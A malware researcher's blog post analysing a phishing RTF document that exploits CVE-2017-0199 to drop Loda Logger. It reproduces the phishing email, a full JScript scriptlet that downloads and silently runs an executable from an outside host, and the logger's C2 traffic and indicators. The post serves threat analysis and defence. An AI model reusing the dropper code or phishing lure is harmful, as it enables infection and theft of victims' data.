

Maldoc (RTF) drops Loda Logger

 zerophagemalware.com/2018/01/23/maldoc-rtf-drop-loda-logger/

zerophage

January 23, 2018

Summary:

Lately I've been looking at a lot of maldocs. I've found all sorts of malware some of which I could not even identify. The problem is by the time I get around to blogging it, someone else has inevitable posted about it. For example this blog I have been preparing for the last few hours on and off yet someone has tweeted the [document](#).

I originally found this document from an email. Out of all the emails that I had, this sample of Loda Logger was probably the most interesting (not Loki or Formbook, etc.).

I have been using [any.run](#) lately as I find it really quite good and the ability to interact with it is very useful.

This blog just gives a little more info to what is already available from the [any.run](#) run that I did.


Background:

<https://www.proofpoint.com/us/threat-insight/post/introducing-loda-malware>


Downloads:

The run was done using [any.run](#) and hopefully you can download any files you want to look at from it. If not though let me know.

<https://app.any.run/tasks/2f5e4b28-4e8a-4418-b036-0368c2435c3a>



Overview:



Analysis:

The maldoc came attached to a phishing email asking me to confirm receipt of a payment.

R: Payment Details

Account <info@valentemarmi.it>

Date: 23/01/2018 04:47

Dear Sir,

Please find below transfer payment executed Today.
Kindly check, confirm receipt and send me an updated SOA.

Ahamad
Accounts & Finance
Tel : +966 11 4671113 Ext. 232

 Swift00002.doc

It had relatively few detections on VT at the time of submission.

SHA256: 08db174405930afcfd415220e1c863dadfe9c1a049c42d735c96d1dee251e1

File name: Swift00002.doc

Detection ratio: 9 / 58

Analysis date: 2018-01-23 04:54:11 UTC (7 hours ago)

I believe the doc exploits [CVE-2017-0199](#) which drops and runs a “.sct” file which is actually a scriptlet.

```

1  <?XML version="1.0"?>
2  <scriptlet>
3
4  <registration
5      description="Scripting.Dictionary"
6      progid="Scripting.Dictionary"
7      version="1"
8      classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
9      remotable="true"
10     >
11 </registration>
12 <script language="JScript">
13 <![CDATA[
14     var J = ["WScript.Shell","MSXML2.XMLHTTP","ADODB.Stream","Scripting.FileSystemObject",
15             "http://humiconfort.com/wp-admin/sf/tyyy.exe","updatess.exe"];
16     var SH = Cr(0);
17     Target= Ex("AppData") + "\\\" + J[5];
18     // Create an Empty Target File
19     var File = Cr(3);
20     if (File.FileExists(Target)){
21         File.DeleteFile(Target);
22     }
23     saveFile(J[4],Target);
24     SH.Run(Target, 0, false);
25     //self.close();
26     function Cr(N) {
27         return new ActiveXObject(J[N]);
28     }
29     function Ex(S) {
30         return SH.ExpandEnvironmentStrings("%" + S + "%");
31     }
32     function saveFile(sSourceUrl, sDestFile ) {
33         var objXMLHTTP = Cr(1);
34         objXMLHTTP.onreadystatechange=function() {
35             if (objXMLHTTP.readyState === 4) {
36                 // Create the Data Stream
37                 var objADOSTream = Cr(2);
38                 // Establish the Stream
39                 objADOSTream.open();
40                 objADOSTream.type = 1; // adTypeBinary
41                 objADOSTream.write(objXMLHTTP.ResponseBody);
42                 objADOSTream.position = 0;
43                 // Write the Data Stream to the File
44                 objADOSTream.saveToFile(sDestFile, 2);// adSaveCreateOverWrite
45                 objADOSTream.close();
46             }
47         };
48         objXMLHTTP.open("GET", sSourceUrl, false);
49         objXMLHTTP.send();
50     ]>
51 </script>
52
53 </scriptlet>

```

The executable is added to Startup and copied to the folder "C:\Users\admin\AppData\Local\Temp\Skyp\CWAHLM.exe"

Finally after an ipcheck (with a Autolt user agent), data is sent to the C2 which matched a pattern for Loda Logger. According to Proofpoint's article (link in the Background section) the following data is sent:

- Victim's Country

- A hard coded string (seen 'victim', 'Clientv4')
- Victim's IP address
- User account name
- Windows version
- Windows architecture (X64 or X86)
- Webcam installed (Yes or No, enumerated using capGetDriverDescription from Avicap32.dll)
- Installed AV Vendor (enumerated via running process names)
- Malware version, i.e. 1.0.1
- Hard coded string (seen 'ddd')
- Monitor resolution in a special format ("Pr[Height]X2[Width]X3")
- OS type (can be "laptop", "Desktop", or "x", enumerated using the WMI query "Select * from Win32_SystemEnclosure")
- Version (beta)

```

95.140.125.85 : 225 ⇌ VM : 51485

SEND
+179.51s  00000000:  42 72 61 7A 69 6C 7C 56 69 63 74 69 6D 7C 31 38   Brazil|Victim|18
          00000010:  39 2E 38 34 2E 32 31 2E 34 34 7C 61 64 6D 69 6E   9.84.21.44|admin
          00000020:  7C 57 49 4E 5F 37 7C 58 38 36 7C 4E 6F 7C 4E 6F   |WIN_7|X86|No|No
          00000030:  7C 31 2E 30 2E 33 7C 64 64 64 7C 50 72 37 32 30   |1.0.3|ddd|Pr720
          00000040:  58 32 31 32 38 30 58 33 7C 20 7C 62 65 74 61    X21280X3| |beta

```

If you watch the any.run video you can see the mouse moving towards the end of the video which was not something I was doing. So either someone else was looking at my run at the same time or the threat actor was connected to the VM.

